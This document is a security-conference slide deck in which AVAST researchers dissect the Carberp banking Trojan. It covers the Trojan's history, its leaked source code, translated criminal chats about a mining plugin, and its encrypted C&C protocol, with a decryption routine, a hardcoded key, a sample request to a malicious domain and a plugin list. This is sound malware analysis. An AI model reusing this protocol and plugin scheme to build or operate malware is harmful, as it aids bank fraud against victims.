Security in knowledge

DISSECTING BANKING TROJAN CARBERP

Peter Kálnai

AVAST Software

Jaromír Hořejší

AVAST Software

RSA CONFERENCE EUROPE 2013

Session ID: HT-T06

Session Classification: Intermediate

Introduction

- Outline:
  - The story of the “Banking Trojan”
  - Communication protocol
  - Evolution of the plugin support
  - Technical analysis of features:
    - Backdoor capabilities (Remote Desktops)
    - Bitcoin mining module
    - Modifying remote banking interfaces in Java
  - Conclusion

Introduction

- Core features:
  - “Banking Trojan” definition: any bot containing a form of specific information stealing
  - Carberp is a banking Trojan in a strict sense
  - Remote Banking Interfaces:
    - Web pages (attacked through Man-in-the-Browser, both form grabbing and webinjects). Many banks targeted.
    - Executable interfaces (specific plugins; hooked EnumChildProcesses with GetWindowText involved); iFOBS banking system; online traders.
    - Java interfaces (modifying payment modules on-the-fly)

Introduction


- Carberp as a mainstream Trojan:
  - “Cybercrime in Russia: Trends and issues”, CARO Workshop 2011
  - “The Carberp crimekit and the reshipping incident”, Virus Bulletin, 2012
  - “Carberp Evolution and BlackHole: Investigation Beyond the Event Horizon”, CARO Workshop 2012
  - “Targeted attacks on Russian banks”, CARO Workshop 2013
  - (academic paper) Dolmans R., Katz W.: “RP1: Carberp Malware analysis“, System and Network Engineering, University of Amsterdam, 2013
  - “Dissecting Banking Trojan Carberp”, RSA Europe, 2013 (the first talk after the leak of source code)

Introduction

- The story:
  - The first appearance in autumn 2010
  - The split into two main branches in spring 2011 (RC2 resp. RC4 communication protocol)
  - Arrest of a group of cybercriminals in March 2012 (RC4 branch ended)
  - Carberp in Android in December 2012
  - Arrest of the second group of cybercriminals in April 2013 (RC2 branch faded away)
  - The leak of Carberp source code in June 2013
  - New C&C servers seen alive in September/October 2013

Introduction

- Number of observed C&C domains
  - ~80 domains for the initial version
  - ~60 domains for the RC4 branch
  - ~800 domains for the RC2 branch (still alive)
- Estimate of distribution based on telemetry:



The Carberp Leak

- The Carberp leak (June 2013):
  - Unpacked ~5,8 GB
  - Source code validates previously published analyses
  - Contains not only the source code, but also screenshots, communication and debug logs, etc.
  - Source code related to other Trojans (ZeuS, Rovnix)
  - Malware tools (SpyEye, RDPDoor, Stoned bootkit framework/Sinowal/Mebload, BlackEnergy/Phdet, Olmarik/Alureon)
  - Cryptors (Mystic Compressor)
  - Most of targeted RBIs
  - Log of network traffic from 20th April 2012

The Carberp Leak

- Conversation log: (1/2)

привет	hi
Валентин (13:37:55 8/03/2013) я залил на фтп в папку bitcoin длллку	Valentine (03/08/2013 13:37:55) I filled in a folder on FTP bitcoin dllku
Валентин (13:38:09 8/03/2013) в общем идея такая	Valentine (03/08/2013 13:38:09) in general, the idea of such a
Валентин (13:38:56 8/03/2013) бот скачивает и распаковывает http://ck.kolivas.org/apps/cgminer/cgminer-2.10.5-win32.7z	Valentine (03/08/2013 13:38:56) bot downloads and unpacks http://ck.kolivas.org/apps/cgminer/cgminer-2.10.5-win32.7z
Валентин (13:39:07 8/03/2013) лучше наверное из админки его качать в кабе	Valentine (03/08/2013 13:39:07) probably better to download it from the admin area in cables
Валентин (13:39:36 8/03/2013) распаковывает на диск куда-нибудь, например как обычно в папку appdata	Valentine (03/08/2013 13:39:36) decompresses the disk somewhere , such as is usual in the folder appdata
Валентин (13:39:59 8/03/2013) дальше скачивает эту длл тоже плагином и запускает в памяти	Valentine (03/08/2013 13:39:59) then download this dll plugin and also runs in memory
Валентин (13:40:46 8/03/2013) в длл надо передать список доменов, который был вшит в бота билдером, надо отдельным списком это сделать в билдере	Valentine (03/08/2013 13:40:46) dll should be transferred to the list of domains that was sewn into the bot Builder, it is necessary to make a separate list is in bildere
Валентин (13:41:14 8/03/2013) и передает путь до папки с распакованным майнером	Valentine (03/08/2013 13:41:14) and passes the path to the folder with the unpacked miner

The Carberp Leak

- Conversation log: (2/2)

Валентин (14:10:33 8/03/2013)
"c:\miner\cgminer.exe"

Валентин (14:13:53 8/03/2013)
вот этого майнера надо сделать до конца недели, а то чел кто заказал будет на меня очень злиться, успеешь?

Валентин (14:15:42 8
еще момент такой, ма
видеокартой, поэтому

[redacted]@qip.ru (14
ок, за субботу-воскре

Valentine (03/08/2013 14:10:33)
"c: \ miner \ cgminer.exe"


Valentine (03/08/2013 14:13:53)
miner 's this have to do before the end of the week, and then the people who ordered will be very angry at me , have time ?

Valentine (03/08/2013 14:15:42)
even a moment , a miner works only on a computer with a normal video card , so do not start virtualke

[redacted]@qip.ru (14:56:12 8/03/2013)
OK, for Saturday and Sunday do


The Carberp Leak

- Debugging process: (1/2)



The Carberp Leak

- Debugging process: (2/2)



Communication Protocol

- A typical POST request:

```
POST
/kmqkcicalxrntrngwdxjyxztxcqkoyjnbdoafqirgnwwvpcjqgluco
vna.phtm HTTP/1.1
Accept: */*User-Agent: Mozilla/4.0 (compatible; MSIE 7.0;
Windows NT 5.1; Trident/4.0; .NET CLR 1.1.4322; .NET CLR
2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Host: caaarrp2.ru
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 60
```

- Content:

```
kfq=u%2FFPG1eImmXBEb3mG5VomEqE9ivVw2uh550qE1K2
LoqWfJkbTeN%3D
```

Communication Protocol

- Steps of decryption:
  - Substitution to unsafe characters:

```
kfq=u/FPG1eImmXBEb3mG5VomEqE9ivVw2uh550qE1K2Loq
WfJkbTeN=
```

  - Extraction of a cryptographic salt for RC2:

```
u/FP + bTeN
```

  - Extraction of an encrypted message:

```
G1eImmXBEb3mG5VomEqE9ivVw2uh550qE1K2LoqWfJ
```

  - Debase64 and RC2 decryption with a hardcoded key
  - (optional) a custom algorithm for data containing a header beginning with “BJB”
  - Result:

```
botuid=<prefix>0<hash of victim’s environment>
```

Communication Protocol

- Custom BJB algorithm:


```
unsigned int decryptBJB(uint8_t* au8Key, uint8_t* au8Cipher, uint32_t u32DataLen  )
{
    unsigned int j;
    uint8_t v4;
    int i;

    j = 0;
    if ( u32DataLen )
    {
        do
        {
            v4 = *au8Key;
            for ( i = 0; v4; ++i )
            {
                au8Cipher[j] ^= v4 + i * j;
                v4 = au8Key[i + 1];
            }
            ++j;
        }
        while ( j < u32DataLen  );
    }
    return j;
}
```

Key	Cipher:	0x7C	0x1B	0xA9
0x31		0x31	0x31	0x31
0x32		0x32	0x33	0x34
0x33		0x33	0x35	0x37
0x34		0x34	0x37	0x3A
0x35		0x35	0x39	0x3D
0x36		0x36	0x3b	0x40
0x37		0x37	0x3d	0x43
0x38		0x38	0x3f	0x46
0x39		0x39	0x41	0x49
	Plain:	**0x4D('M')**	**0x5A('Z')**	**0x90**

Communication Protocol

- Payload encrypted in BJB format:



- BJB header structure (data follow):

```
typedef struct HEADERBJB
{
      char au8Magic[3],  //'BJB'

      uint32_t u32KeySize,  //length of au8Key

      uint8_t au8Key[0]

};
```


Communication Protocol

- The file ***wndsksi.inf*** contains a list of available plugins
- After decryption using BJB algorithm with a hardcoded key “GDlet64E” (example from August 2013):

```
RtlExt.plug|vXdwV89SFZ1hs.tiff
addtrust.plug|zG3ktXqcVbNKhR5v1Snw48H7pxmZBQTr.bmp
bki.plug|gr1z4v8TV.psd
bot.plug|zJyZx0aVGDmHFWNQ29AXKSMbncp.bmp
btc.plug|vcCQPTWmrDRGKX0aNAz6dZkSMpxs1tw.tiff
btcm.plug|rnSfcRNw5j1WZgDzG76.tiff
ddos.plug|kXJjfYCGmKHbDhaw2Mc7ANxy.tiff
fdi.plug|xd73TpG41c.psd
iFOBS.plug|kvrzQq3nTdJKDx2ZPMYfCB.bmp
rdp.plug|GQcTzqS9Y1CJBtpHPnKvkRa.tiff
sb.plug|GQpq0Vs94vdx.tiff
vnc.plug|dsN6QSHYMPb3qZg7zv5t1rGF8JfW2nh.tiff
```


Evolution of Functionality

- Early evolution of plugin support:




Evolution of Functionality


- Recent evolution of plugin support:



Evolution of Functionality

- Carberp for Android (Citmo):





Evolution of Functionality

- Carberp for Android (Android:Citmo, December 2012):
  - Extending fraudulent activities to mobile devices (multi-factor authentication)
  - Contacting the gate url in the form of the first Carberp group (RC4, the keyword **e** in the path replaced with **m**)

